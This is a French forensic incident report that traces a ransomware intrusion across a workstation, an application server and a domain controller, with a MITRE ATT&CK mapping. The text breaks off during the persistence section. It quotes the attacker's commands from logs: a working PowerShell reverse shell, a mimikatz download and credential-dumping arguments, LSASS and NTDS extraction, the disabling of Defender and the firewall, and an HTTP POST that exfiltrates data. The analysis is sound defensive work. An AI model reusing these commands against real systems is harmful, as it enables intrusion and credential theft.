RAPPORT D'INCIDENT CYBERSÉCURITÉ

Investigation Incident / PC01 - AD01 - SRV01

1. Résumé **3**
2. Contexte de l'incident **5**
2.1 Origine et objectif 5
2.2 Environnement technique 5
3. Périmètre de l'investigation **6**
4. Premiers signes d'intrusion et timeline **7**
4.1 Timeline 7
5. Investigations techniques : Kill Chain et TTPs **8**
5.1 Investigation sur PC01 8
5.1.1 Arrivée de l'attaquant 8
5.1.2 Neutralisation des défenses Windows 8
5.1.3 Reconnaissance 9
5.1.4 Récupération d'identifiants 10
5.2 Investigation sur SRV01 11
5.2.1 Connexion initiale au serveur 11
5.2.2 Création d'un exécutable 11
5.2.3 Reconnaissance du système 12
5.2.4 Modification des parametre de microsoft Defender 12
5.2.5 Téléchargement de procDump et collecte mémoire du processus LSASS 13
5.2.6 Export des ruches de registre SAM, SECURITY et SYSTEM 13
5.2.7 Utilisation de Mimikatz pour analyser les données d'authentification 14
5.2.8 Synthèse de l'investigation sur SRV01 15
5.3 Investigation sur AD01 15
5.3.1 Arrivé de l'attaquant sur l'AD 15
5.3.2 Reconnaissance sur l'AD 16
5.3.3 Désactivation des défenses 16
5.3.4 Exfiltration de données 17
5.3.5 Persistence 18
5.3.6 Chiffrement des données 19
5.3.7 Synthèse de l'investigation sur l'AD01 19
5.4 Chaîne d'attaque 20
6. Remédiation **21**
6.1 Confinement immédiat 21
6.2 Éradication et restauration 21
6.3 Cycle de remédiation 22
7. Indicateurs de compromission **23**
8. Recommandations **25**
9. Bilan de l'incident **26**
9.1 Impact CIA 26
9.2 Risques de récidive 26
10. Annexes **27**
Annexe A - Commandes de traitement fournies 27

Annexe B - Références techniques..... 27

1. Résumé

Le 21 octobre 2025, une compromission informatique a été signalée au sein du système d'information de l'entreprise. Selon les informations communiquées, le contrôleur de domaine AD01, qui assure la gestion des comptes utilisateurs et des accès aux ressources informatiques, a été chiffré par un attaquant, accompagné par une demande de rançon. A la suite de cet événement, les journaux de trois machines du même périmètre réseau ont été récupérés afin de comprendre le déroulement de l'incident : le poste développeur PC01, le serveur applicatif SRV01 et le contrôleur de domaine AD01.

D'après les journaux analysés, l'attaque commence sur PC01, le poste du développeur, où un document Word contenant des macros est associé au lancement d'une commande permettant une connexion à distance vers le poste concerné. Cette connexion donne à l'attaquant un moyen de contrôler le poste compromis. Il cherche ensuite à réduire les protections antivirus et utilise un outil, Mimikatz, destiné à rechercher des informations d'authentification.

L'investigation relève ensuite des activités similaires sur SRV01, le serveur applicatif. Les traces montrent une exécution de commandes à distance, la modification de paramètres de sécurité et la collecte de données sensibles liées aux connexions et aux comptes. L'objectif est de récupérer par l'attaquant d'autres comptes ou machines, et donc étendre la compromission au-delà du poste PC01 et SRV01.

Sur AD01, le contrôleur de domaine, les événements observés montrent une phase critique de l'attaque . Ce serveur centralise les comptes et les droits d'accès de l'entreprise. Les journaux font état de collecte de données de l'annuaire et d'informations de sécurité, d'une tentative d'envoi de données vers un hôte ainsi que la modification des comptes et privilèges.

En résumé, la suite des événements observés est comparable à une suite de compromissions depuis le poste de travail du développeur vers un serveur, puis vers le contrôleur de domaine. Cette intrusion présente plusieurs points critiques, notamment la collecte d'informations d'authentification et la tentative d'exfiltration de données.

Enfin, le chiffrement signalé par l'entreprise et la demande de rançon soulignent le risque d'interruption des services informatiques.

2. Contexte de l’incident

2.1 Origine et objectif

L'investigation fait suite à un incident de sécurité signalé par l'entreprise Benarfacorp. D'après les informations communiquées, le contrôleur de domaine a été chiffré par un ou plusieurs attaquants, qui ont accompagné cette action d'une demande de rançon.

Le périmètre initialement suspecté couvre trois machines situées sur un même VLAN : un contrôleur de domaine, un serveur applicatif et le poste de travail d'un développeur. Après le chiffrement signalé, ce dernier a pu extraire les journaux Windows des trois machines avant qu’elles soient éteintes.

L'entreprise indique aussi utiliser AnyDesk pour l'administration à distance de ses équipements.

L'investigation vise à examiner les traces disponibles pour :

- reconstituer les principales activités suspectes observées sur les différentes machines;
- identifier les outils et le s commandes utilisées ;
- rechercher des indices de compromission, d'accès aux informations d'authentification, d'élévation de privilèges ou de maintien d'accès ;
- évaluer les conséquences des actions qui ont été observées ;
- proposer des mesures de remédiation et des recommandations pour renforcer la sécurité du système d'information.

Cette investigation repose sur les journaux d'événements Windows. Le chiffrement du contrôleur de domaine constitue un point de départ de l’analyse, du déroulement des compromissions et de leur lien.

2.2 Environnement technique

Nous identifions dans un premier temps plusieurs hôtes : AD01.benarfacorp.local, PC01.benarfacorp.local et SRV01.benarfacorp.local. AD01 est le contrôleur de domaine. PC01 est le poste développeur. SRV01 comme serveur applicatif.

L'environnement à l'étude comprend trois hôtes appartenant au domaine benarfacorp.local .

Nom	Adresse IP	Role	Fonction
AD01.benarfacorp.local	192.168.206.49	Contrôleur de domaine	Gestion du domaine Active Directory et de l'authentification
SRV01.benarfacorp.local	192.168.206.50	Serveur applicatif	Services applicatifs de l’entreprise
PC01.benarfacorp.local	192.168.206.51	Poste developpeur	Poste de travail utilisé par le développeur

Ces trois machines constituent le périmètre technique à analyser. Leur proximité sur le même réseau et leurs rôles vont permettre d'étudier les activités susceptibles d’avoir affecté les postes utilisateurs , les serveurs et les services du domaine.

3. Périmètre de l’investigation

Sur les trois différentes machines, nous avons pu analyser les fichiers .evtx suivants : Application , PowerShellOperational, Security, Sysmon, System, WindowsPowerShell. Ces fichiers sont des sources d’informations recouvrant tous les événements d'une machine sous Windows. Ce sont des journaux d'événements Windows binaire créés par le système d'exploitation pour enregistrer les événements liés au système, aux applications et à la sécurité.

L’investigation se concentre sur les événements présents dans les données collectées. Afin d'établir une chronologie des activités, leurs relations et les indicateurs pouvant qualifier l’incident.

Élément d’intrusion externe : contrôle du serveur interne par l’attaquant (192.168.206.25) , Pas de source de logs réseau , firewall, contraint sur 3 machines uniquement = vision restreinte , peut être plus grand impacte sur d’autre machine.


4. Premiers signes d'intrusion et timeline

4.1 Timeline

La chronologie ci-dessous retrace l'intégralité du parcours de l'attaquant, de la compromission initiale jusqu'à l'impact final, sur les trois machines touchées. Elle met en évidence la progression méthodique de l'attaque, organisée en neuf phases successives et réparties sur les postes PC01, SRV01 et AD01.

L'intrusion débute à 15:08 sur PC01, par l'ouverture d'un document piégé (*GTA6_cheats_list.docm*) sous le compte *BENARFACORP\Administrateur*, qui établit un reverse shell. L'attaquant y neutralise les défenses, reconnaît l'environnement, puis dérobe des identifiants au moyen de Mimikatz. Il rebondit ensuite sur SRV01 (*BENARFACORP\SRV01*), où il poursuit la collecte d'identifiants, avant d'atteindre son objectif final sur le contrôleur de domaine AD01, en exploitant le compte à hauts privilèges superadmin. Sur ce dernier, il compromet l'intégralité du domaine, exfiltre les données, installe des mécanismes de persistance et déploie enfin un ransomware.

L'ensemble de la compromission s'est déroulé en un peu plus d'une heure, entre 15:08 et 16:14 (heure locale, UTC+2).



5. Investigations techniques : Kill Chain et TTPs

5.1 Investigation sur PC01

5.1.1 Arrivée de l'attaquant

Les premiers événements d'attaque sont recensés sur PC01, à 15:08:17.

L'entrée de l'attaquant se fait via un fichier *.docm*, c'est-à-dire un fichier Word contenant des macros.

Le chemin du fichier est "C:\Users\Administrateur\Downloads\GTA6_cheats_list.docm".

Ce fichier a permis à l'attaquant de mettre en place un Reverse Shell :

Cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command " $c = New-ObjectSystem.Net.Sockets.TCPClient('192.168.206.25',4444);s=c.GetStream(); [byte[]] b=0..65535|%%{0};while((i =s.Read(b, 0,b.Length))-ne 0){ $d = (New-Object-TypeNameSystem.Text.ASCIIEncoding).GetString(b,0,i);sb=(iex $d2 > &1|Out-String);sb2=$sb+'PS '+(pwd).Path+'> ';$sb3 = ([text.encoding]::ASCII).GetBytes(sb2);s.Write(sb3,0,sb3.Length);s.Flush()};$c.Close()" ¦ Proc: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ¦ User: BENARFACORP\Administrateur ¦ ParentCmdline: "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\Administrateur\Downloads\GTA6_cheats_list.docm" /o ""

Cette commande montre la création du Reverse Shell dont on distingue l'invisibilité de la fenêtre, le contournement des stratégies PowerShell, ainsi que la connexion TCP à l'adresse IP : 192.168.206.25:4444.

L'utilisateur sur lequel est ce fichier est BENARFACORP\Administrateur (Local à la machine) et le chemin confirme que l'utilisateur est connecté en tant qu'administrateur.

5.1.2 Neutralisation des défenses Windows

A 15:09:29, le Reverse Shell a permis à l'attaquant de désactiver l'ensemble des mécanismes de protection de Windows Defender.

Paramètres	Effet
DisableRealtimeMonitoring	Désactive l'analyse en temps réel : les fichiers ne sont plus examinés lors de leur écriture ou de leur exécution
DisableBehaviorMonitoring	Désactive la surveillance comportementale des processus en cours d'exécution
DisableBlockAtFirstSeen	Désactive la protection cloud « Block at First Sight » : les fichiers inconnus ne sont plus vérifiés auprès du cloud Microsoft avant exécution
DisableIOAVProtection	Désactive l'analyse des fichiers téléchargés et des pièces jointes
DisablePrivacyMode	Désactive le mode de confidentialité, rendant les données d'analyse plus accessibles

DisableIntrusionPreventionSystem	Désactive l'inspection réseau protégeant contre les exploitations connues
DisableScriptScanning	Désactive l'analyse des scripts lors des scans
SubmitSamplesConsent 2	Désactive l'envoi automatique d'échantillons à Microsoft, empêchant la création de signatures à partir des outils de l'attaquant

En complément de cette désactivation via PowerShell, l'attaquant a renforcé la neutralisation de Windows Defender en modifiant directement des clés de registre de stratégie, au moyen de la commande *reg.exe*:

Heure	Clé de registre modifiée	Effet
15:09:48	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware = 1	Désactive entièrement Windows Defender au niveau de la stratégie
15:09:54	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring = 1	Redésactive l'analyse en temps réel au niveau de la stratégie

Technique MITRE ATT&CK : T1562.001 — Impair Defenses: Disable or Modify Tools, qui couvre les actions visant à désactiver ou à modifier les outils de sécurité.

Ces désactivations montrent une volonté méthodique de neutraliser l'antivirus avant les phases de vol d'identifiants.

5.1.3 Reconnaissance

L'étape suivante de l'attaquant est la reconnaissance entre 15:10:21 et 15:13:57.

L'attaquant a mené une phase de reconnaissance structurée depuis le reverse shell, sous le compte BENARFACORP\Administrateur. L'ensemble des commandes a été exécuté avec PowerShell comme processus parent, ce qui confirme leur pilotage depuis le canal de l'attaquant et non une activité utilisateur légitime.

Deux objectifs se distinguent :

- **Cartographie du domaine Active Directory.** Les commandes *net group "Domain Admins" /domain, net user /domain* et *net view /domain* énumèrent les comptes à hauts privilèges, les utilisateurs et les ressources du domaine. La commande *nltest /dclist:benarfacorp.local /domain_trusts* complète cet inventaire en listant les contrôleurs de domaine et les relations d'approbation. L'attaquant identifie ainsi ses cibles prioritaires, en particulier le contrôleur de domaine AD01.
- **Caractérisation de la machine compromise.** Les commandes *whoami /all* (privilèges et appartenances du compte courant), *wmic computersystem get domain* et *systeminfo* renseignent l'attaquant sur le poste PC01 lui-même, son rattachement au domaine, sa configuration et son niveau de privilèges.

Le processus parent de ces commandes est le suivant :

ParentCommandLine: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "$c = New-Object System.Net.Sockets.TCPClient('192.168.206.25',4444);s=$c.GetStream(); [byte[]]b=0..65535|%{0};while(($i=s.Read($b,0,b.Length))-ne 0){

$d = (New - Object - TypeNameSystem.Text.ASCIIEncoding).GetString(b,0,i);sb=(iex \quad d2\>\&1|Out - String);sb2=sb + 'PS' + (pwd).Path + '\>';sb3=([text.encoding]::ASCII).GetBytes(sb2);s.Write(sb3, 0,sb3.Length);$s.Flush()};$c.Close()"$

Les outils concernés sont des utilitaires Windows qui sont légitimes. Ils permettent d'interroger les comptes locaux, de consulter les groupes, d'examiner les partages réseau, d'obtenir des informations sur le domaine ou de recueillir des renseignements sur le système. Leur utilisation n'est donc pas malveillante en elle-même. Leur combinaison et leur contexte d'exécution permettent d'évaluer qu'elles correspondent à une activité de reconnaissance suspecte.

Dans le cadre de cette investigation, ces détections sont compatibles avec une phase de découverte de l'environnement depuis PC01.

Techniques MITRE ATT&CK:

- T1082 — System Information Discovery : collecte d'informations sur le système ;
- T1033 — System Owner/User Discovery : recherche d'informations sur les utilisateurs et les sessions ;
- T1069 — Permission Groups Discovery : découverte des groupes et des droits associés ;
- T1016 — System Network Configuration Discovery : découverte de la configuration réseau, si les commandes observées le confirment.

5.1.4 Récupération d'identifiants

Après avoir affaibli les protections, l'attaquant a cherché à utiliser des outils pour accéder aux informations d'authentification présentes sur une machine. Ces informations ont ensuite été utilisées pour tenter d'accéder à d'autres systèmes ou à des comptes plus privilégiés.

Sur PC01, un événement PowerShell 4104 à 15:16:53, contient la commande suivante :

```
Invoke-WebRequest -Uri "http://192.168.206.25/mimikatz.exe" -OutFile "C:\temp\mz.exe"
```

Cette commande cherche à récupérer un fichier mimikatz.exe depuis l'adresse 192.168.206.25, puis à l'enregistrer sous le nom *C:\temp\mz.exe*.

Quelques minutes plus tard, à 15:19:11.727 UTC, un événement de création de processus, signale l'exécution de *C:\temp\mz.exe*. Les éléments qui y sont associés mentionnent les arguments *privilege::debug* et *sekurlsa::logonPasswords*.

Mimikatz est un outil connu pour ses fonctions d'analyse des informations d'authentification Windows. La commande *privilege::debug* cherche à obtenir les privilèges nécessaires à certaines opérations sensibles, et *sekurlsa::logonPasswords* permet d'examiner les informations d'authentification des sessions Windows en cours.

```
Cmdline: "C:\temp\mz.exe" privilege::debug sekurlsa::logonPasswords exit ¦ Proc: C:\temp\mz.exe ¦
```

Cette commande réalise un dump sur LSASS, ce qui permet à l'attaquant d'obtenir des credentials tels que :

- Tickets Kerberos

- Hash NTLM
- Clés de chiffrement et Access Token
- Mots de passe en clair

La succession entre la commande de téléchargement et l'exécution du fichier constitue une preuve solide de l'utilisation de cet outil à des fins de vol d'identifiants . De plus, l'adresse 192.168.206.25 étant une adresse IP privée. Le téléchargement de cette exécutable vient d'une machine interne à l'organisation, la compromission peut être élargie à un plus grand nombre de machines.

Techniques MITRE ATT&CK :

- T1105 — Ingress Tool Transfer : transfert d'un outil vers le système ciblé ;
- T1003.001 — OS Credential Dumping: LSASS Memory : technique candidate pour la tentative d'accès aux informations d'authentification, à confirmer à partir des traces d'exécution et de ses effets.

Les événements de PC01 montrent une tentative de téléchargement suivie de l'exécution d'un outil associé à la récupération d'identifiants. L'attaquant a eu donc accès aux informations d'authentification.

5.2 Investigation sur SRV01

L'analyse des journaux de PC01 a mis en évidence plusieurs activités suspectes, comme la désactivation de la protection Windows Defender, le téléchargement et l'exécution de mimikatz, un outil servant pour récupérer des identifiants. Ainsi ces éléments mettent son importance dans le fait d'investiguer sur les autres machines. L'analyse se poursuit donc sur SRV01, le serveur applicatif, afin de déterminer si des actions similaires ont été réalisées.

5.2.1 Connexion initiale au serveur

L'attaquant a initié une connexion NTLMv1 à 15:04 sur le serveur. Ce protocole d'authentification étant ancien et moins sécurisé que les mécanismes plus récents comme Kerberos, il continue un point de vigilance en particulier dans notre contexte d'incident.

Éléments associés : ip source 192.168.206.25 et compte de login : BENARFACORP\Administrateur.

L'attaquant a donc initié une connexion depuis une adresse privée en utilisant le compte Administatrateur .

Techniques MITRE ATT&CK:

- T1078 — Valid Accounts : l'accès a été réalisé avec un compte légitime dont les identifiants ont été compromis.

5.2.2 Création d'un exécutable

A 15:21, une alerte Sysmon de type Event ID 11 signale la création d'un fichier:

```
C:\Windows\tsLLfuld.exe
```

Ceci signale la création du canal \RemCom_communicaton par le processus précédent, exécuté sous le compte AUTORITE NT\Système. D'autres événements montrent les canaux stdout, stderr et stdin.

RemCom est un outil permettant l'exécution de commandes à distance. Les canaux servent à faire communiquer les processus et à transmettre les entrées et les sorties d'une commande. Leur présence a la suite des précédentes étapes de compromissions montrent qu'ils sont associés à un processus avec nom particulier: une exécution à distance.

`Payload Pipeline: \RemCom_stdinPKcN27647 - \RemCom_stderrPKcN27647 - \RemCom_stdoutPKcN27647 - \RemCom_communicaton`

Techniques MITRE ATT&CK:

- T1569.002 — System Services: Utilisation d'un service Windows pour exécuter des commandes.
- T1036 — Masquerading : Utilisation d'un nom et d'un emplacement destiné à dissimuler sa véritable fonction.

5.2.3 Reconnaissance du système

A la suite , plusieurs commandes ont été observées :

Hostname : permet d'obtenir le nom de la machine

Whoami : permet d'identifier le compte et le contexte de sécurité

Ces commandes ont été exécutées par le compte system qui relève d'une exécution à distance. Elles ont permis à l'attaquant de vérifier sur quelle machine les actions suivantes vont être réalisées.

Techniques MITRE ATT&CK:

- T1082 — System Information Discovery : collecte d'informations sur le système, par `hostname`.
- T1033 — System Owner/User Discovery : identification de l'utilisateur, par `whoami`.

5.2.4 Modification des parametre de microsoft Defender

Vers 15:22, une commande PowerShell utilisant `Set-MpPreference` référence plusieurs paramètres de Microsoft Defender : désactivation de la surveillance en temps réel, de la surveillance, de l'analyse des fichiers téléchargés et de l'analyse des scripts.

Ces modifications visent à réduire la capacité de l'antivirus à détecter ou à bloquer des fichiers et des actions potentiellement malveillants. L'attaquant cherche à affaiblir la protection et donc facilite l'utilisation d'outils malveillants pouvant être utilisés par Windows Defender.

Techniques MITRE ATT&CK:

- T1562.001 — Impair Defenses: Disable or Modify Tools : désactivation ou modification des outils de sécurité.
- T1059.001 — Command and Scripting Interpreter: PowerShell : utilisation de PowerShell pour exécuter les commandes de modification des paramètres.

5.2.5 Téléchargement de procDump et collecte mémoire du processus LSASS

À 15:26:05, un événement Security 4688, identifie l'exécution de C:\temp\procdump.exe avec son processus enfant C:\temp\procdump64.exe. Puis, à 15:26:06, Sysmon Event ID 11, alerte sur la création du fichier C:\temp\lsass.dmp.

ProcDump est un outil capable de créer des fichiers qui vide la mémoire. Dans ce contexte, la création de lsass.dmp est sensible sur ce poste, car LSASS est un processus Windows qui est impliqué dans la gestion de l'authentification. Un dump de sa mémoire contient des informations utiles pour l'attaquant afin qu'il recherche des secrets ou des identifiants intéressants pour la suite de son exploitation.

Ces événements entre l'exécution de ProcDump et la création du fichier montre une compromission importante qui a pour but de collecter des données sensibles.

Voici la création du dump de son exploitation : les événements cités et les identifiants qui ont été extraits.

```
procdump.exe -accepteula -ma lsass C:\temp\lsass.dmp
```

La création du fichier `C:\temp\lsass.dmp` montre que l'objectif de cette commande est de capturer la mémoire de LSASS dans un fichier. L'attaquant recherche des identifiants ou d'autres données d'authentification afin de les exploiter pour accéder à d'autres comptes ou systèmes.

Techniques MITRE ATT&CK:

- T1105 — Ingress Tool Transfer : transfert de ProcDump vers le serveur.
- T1003.001 — OS Credential Dumping: LSASS Memory : collecte et analyse de la mémoire de LSASS à des fins d'accès aux identifiants.

5.2.6 Export des ruches de registre SAM, SECURITY et SYSTEM

Les commandes suivantes ont été observé :

- `reg save HKLM\SAM C:\temp\sam.hive`
- `reg save HKLM\SECURITY C:\temp\security.hive`
- `reg save HKLM\SYSTEM C:\temp\system.hive`

Ces commandes réalisent une copie de sauvegarde de trois ruches sensibles du registre (SAM, SECURITY et SYSTEM).

L'association de ces fichiers fournit l'ensemble des paramètres et des données d'identification des comptes locaux utilisés par l'attaquant. Il obtient donc toutes les informations d'authentification les plus sensibles du serveur.

Techniques MITRE ATT&CK:

- T1003.002 — OS Credential Dumping: Security Account Manager : associée à la collecte des données SAM.

- T1003.004 — OS Credential Dumping: LSA Secrets : Analyse des secrets LSA présents dans les données de sécurité.

5.2.7 Utilisation de Mimikatz pour analyser les données d'authentification

Les journaux font également apparaître une commande PowerShell qui télécharge un fichier depuis :

`http://192.168.206.25/mimikatz.exe`

Le fichier est enregistré sous `C:\temp\mz.exe`.

Par la suite on observe l'exécution de `C:\temp\mz.exe`, identifiée dans les journaux comme Mimikatz. Les commandes relevées comprennent notamment :

- `sekurlsa::minidump C:\temp\lsass.dmp`
- `sekurlsa::logonpasswords`
- `lsadump::sam /sam:C:\temp\sam.hive /system:C:\temp\system.hive`
- `lsadump::secrets /security:C:\temp\security.hive /system:C:\temp\system.hive`

Ces commandes précisent l'objectif de l'attaquant avec les fichiers collectés précédemment.

Cette séquence combine : l'analyse hors ligne du vidage de lsass.exe, et celle des ruches du registre (SAM, SECURITY, SYSTEM) via les modules sekurlsa et lsadump. L'attaquant récupère ainsi les hachages de mots de passe locaux, les tickets Kerberos et les secrets LSA. L'attaquant peut donc initier un déplacement latéral ou une élévation de privilège .

Techniques MITRE ATT&CK:

- T1003.001 — OS Credential Dumping: LSASS Memory : analyse du fichier `lsass.dmp` avec `sekurlsa::minidump` et `sekurlsa::logonpasswords`.
- T1003.002 — OS Credential Dumping: Security Account Manager : analyse des données SAM avec `lsadump::sam`.
- T1003.004 — OS Credential Dumping: LSA Secrets : analyse des secrets à l'aide de `lsadump::secrets`.
- T1059.001 — Command and Scripting Interpreter: PowerShell : Associé aux traces PowerShell qui sert à lancer les outils..

5.2.8 Synthèse de l'investigation sur SRV01

Les principaux éléments relevés sont :

- la présence d'un fichier associé à liée à RemCom ;
- l'utilisation de commandes d'identification de la machine et du compte courant ;
- la référence à plusieurs paramètres de désactivation des protections Microsoft Defender ;
- le téléchargement et l'utilisation de ProcDump pour créer un vidage mémoire de LSASS ;
- l'export des ruches SAM, SECURITY et SYSTEM ;
- l'utilisation de Mimikatz pour analyser le vidage mémoire et les fichiers exportés.

Ces observations montrent que l'attaquant a visé à obtenir des informations d'authentification pour pouvoir faciliter l'accès à d'autres comptes ou machines .

Techniques MITRE ATT&CK:

- T1562.001 — affaiblissement des défenses.
- T1082 et T1033 — identification du système et du contexte utilisateur.
- T1105 — transfert d'outils vers le serveur.
- T1003.001, T1003.002 et T1003.004 — collecte et analyse de données d'authentification.
- T1078 — utilisation de comptes valides.

5.3 Investigation sur AD01

5.3.1 Arrivé de l'attaquant sur l'AD

A 15:52, les logs de sécurité montrent une connexion de "superadmin" via NTLM à l'AD01 depuis l'ip 192.168.206.25 qui est l'ip de l'attaquant.

```
Type: 3 - NETWORK ¦ TgtUser: superadmin ¦ SrcComp: - ¦ SrcIP: 192.168.206.25 ¦ LID: 0x2006b3
```

Juste après l'arrivée de l'attaquant sur l'AD01 une alerte Sysmon de création de fichier est levée. Les logs montrent la création d'un nouvel exécutable dans le dossier Windows nommé "NWBrkygM.exe".

```
Rule: EXE ¦ Path: C:\Windows\NMBrkygM.exe ¦ Proc: System ¦ PID: 4 ¦ PGUID: 17CBFF2D-8384-68F7-EB03-000000000000
```

Cet exécutable possède un nom différent de celui utilisé sur SRV01. Cependant en comparant les hashs de ces deux exécutables nous constatons que ce sont les mêmes, seul leur nom a été modifié.

Cmdline: C:\Windows\NMBrkygM.exe ¦ Proc: C:\Windows\NMBrkygM.exe ¦ Hashes: MD5=6983F7001DE10F4D19FC2D794C3EB534,SHA256=3C2FE308C0A563E06263BBACF793BBE9B2259D795FCC36B953793A7E499E7F71,IMPHASH=4749670AC3D28D6761142B0DCB4F5076

Cmdline: C:\Windows\tsLLfuld.exe ¦ Proc: C:\Windows\tsLLfuld.exe ¦ Hashes: MD5=6983F7001DE10F4D19FC2D794C3EB534,SHA256=3C2FE308C0A563E06263BBACF793BBE9B2259D795FCC36B953793A7E499E7F71,IMPHASH=4749670AC3D28D6761142B0DCB4F5076

Cela nous indique qu'il s'agit du même exécutable, par conséquent il effectue les mêmes tâches.

Lors de son exécution NMBrkygM.exe crée et lance un service nommé YbqA.

```
Svc: YbqA ¦ Path: %systemroot%\NMBrkygM.exe ¦ Acct: LocalSystem ¦ StartType: Démarrage à la demande
```

Les logs permettent d'affirmer que ce processus NMBrkygM.exe est exécuté en tant que AUTORITE NT\Système et qu'il initie plusieurs named pipe :

- Pipe: \RemCom_communicaton ¦ Proc: C:\Windows\NMBrkygM.exe
- Pipe: \RemCom_stdoutypVQ27985 ¦ Proc: C:\Windows\NMBrkygM.exe
- Pipe: \RemCom_stderrypVQ27985 ¦ Proc: C:\Windows\NMBrkygM.exe
- Pipe: \RemCom_stdinypVQ27985 ¦ Proc: C:\Windows\NMBrkygM.exe

Ces quatre named pipe sont le canal de communication d'un outil d'exécution à distance de type PsExec (ici RemCom). L'attaquant s'en sert comme d'une console à distance. Un pipe transmet les commandes à exécuter (communication), les trois autres renvoient ce que la machine "tape" et affiche en retour l'entrée (stdin), la sortie (stdout) et les erreurs (stderr).

5.3.2 Reconnaissance sur l'AD

Ensuite l'attaquant effectue une reconnaissance notamment via les outils whoami.exe et HOSTNAME.EXE.

```
Cmdline: whoami ¦ Proc: C:\Windows\SysWOW64\whoami.exe ¦ User: AUTORITE NT\Système ¦
```

```
Cmdline: hostname ¦ Proc: C:\Windows\SysWOW64\HOSTNAME.EXE ¦ User: AUTORITE NT\Système ¦
```

5.3.3 Désactivation des défenses

Nous constatons ensuite que le registre lié au RDP a été modifié pour autoriser ce protocole sur la machine et que le firewall Windows a également été désactivé via netsh.

```
Cmdline: reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f ¦ Proc: C:\Windows\SysWOW64\reg.exe ¦
Rule: ModifyRemoteDesktopState ¦ EventType: SetValue ¦ TgtObj: HKLM\System\CurrentControlSet\Control\Terminal Server\fDenyTSConnections ¦ DWORD (0x00000000) ¦ Proc: C:
```

```
Cmdline: netsh advfirewall set allprofiles state off ¦ Proc: C:\Windows\SysWOW64\netsh.exe ¦ User: AUTORITE NT\Système ¦
```

A 15:53 nous constatons une nouvelle connexion à l'AD01 en tant que "superadmin" mais cette fois ci depuis l'ip 192.168.206.25 qui est l'adresse ip de l'attaquant. Cela nous confirme que l'attaquant a pu se connecter à une session interactive après avoir désactivé le firewall et autorisé le RDP sur l'AD01.

5.3.4 Exfiltration de données

Après avoir établi sa connexion à l'AD01, à 15:55 l'attaquant a récupéré plusieurs données sensibles liées à l'AD.

Tout d'abord, à l'aide de ntdsutil.exe, l'attaquant a extrait l'entièreté de la base de données de l'AD.

```
ScriptBlock: ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds" q q
```

Il a également extrait les registres des bases SAM, SECURITY et SYSTEM.

```
Cmdline: "C:\Windows\system32\reg.exe" save HKLM\SAM C:\temp\SAM ¦ Proc: C:\Windows\System32\reg.exe ¦ PID: 7496 ¦ User: superadmin ¦ LID: 0x218a40
```

```
Cmdline: "C:\Windows\system32\reg.exe" save HKLM\SECURITY C:\temp\SECURITY ¦ Proc: C:\Windows\System32\reg.exe ¦ PID: 5772 ¦ User: superadmin ¦ LID: 0x218a40
```

```
Cmdline: "C:\Windows\system32\reg.exe" save HKLM\SYSTEM C:\temp\SYSTEM ¦ Proc: C:\Windows\System32\reg.exe ¦ PID: 372 ¦ User: superadmin ¦ LID: 0x218a40
```

Puis à 15:59 et 16:01, l'attaquant exporte les certificats de la machine de deux manières. Via PowerShell Export-Certificate sur le magasin Cert:\LocalMachine\My, puis via reg.exe export sur la branche HKLM\SOFTWARE\Microsoft\SystemCertificates.

```
ScriptBlock: Get-ChildItem -Path Cert:\LocalMachine\My | Export-Certificate -FilePath C:\temp\certs.cer
```

```
Cmdline: "C:\Windows\system32\reg.exe" export HKLM\SOFTWARE\Microsoft\SystemCertificates C:\temp\certificates.reg ¦ Proc: C:\Windows\System32\reg.exe ¦
```

Enfin à 16:00, plusieurs informations liées à kerberos sont exfiltrés via trois fichiers textes (kerberos_sessions.txt, kerberos_tgt.txt, kerberos_kcd.txt).

```
ScriptBlock: klist sessions > C:\temp\kerberos_sessions.txt
```

```
ScriptBlock: klist tgt > C:\temp\kerberos_tgt.txt
```

```
ScriptBlock: klist kcd_cache > C:\temp\kerberos_kcd.txt
```

A 16:02, l'attaquant compresse toutes les données qu'il a exfiltré et stocké dans C:\temp\ dans un dossier data.zip.

Puis il exporte ce dossier data.zip vers sa machine à l'aide d'une requête HTTP via Invoke-WebRequest.

```
ScriptBlock: Compress-Archive -Path "C:\temp\*" -DestinationPath "C:\temp\data.zip" -Force
```

```
ScriptBlock: Invoke-WebRequest -Uri "http://192.168.206.25:8000/" -Method POST -InFile "C:\temp\data.zip"
```

5.3.5 Persistence

A 16:06, l'attaquant exécute via PowerShell le script "__PSScriptPolicyTest_pplozzkd.kjf.ps1".

```
Path: C:\Users\superadmin.BENARFACORP\AppData\Local\Temp\__PSScriptPolicyTest_pplozzkd.kjf.ps1 ¦ Proc: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ¦ PID: 6816 ¦
```

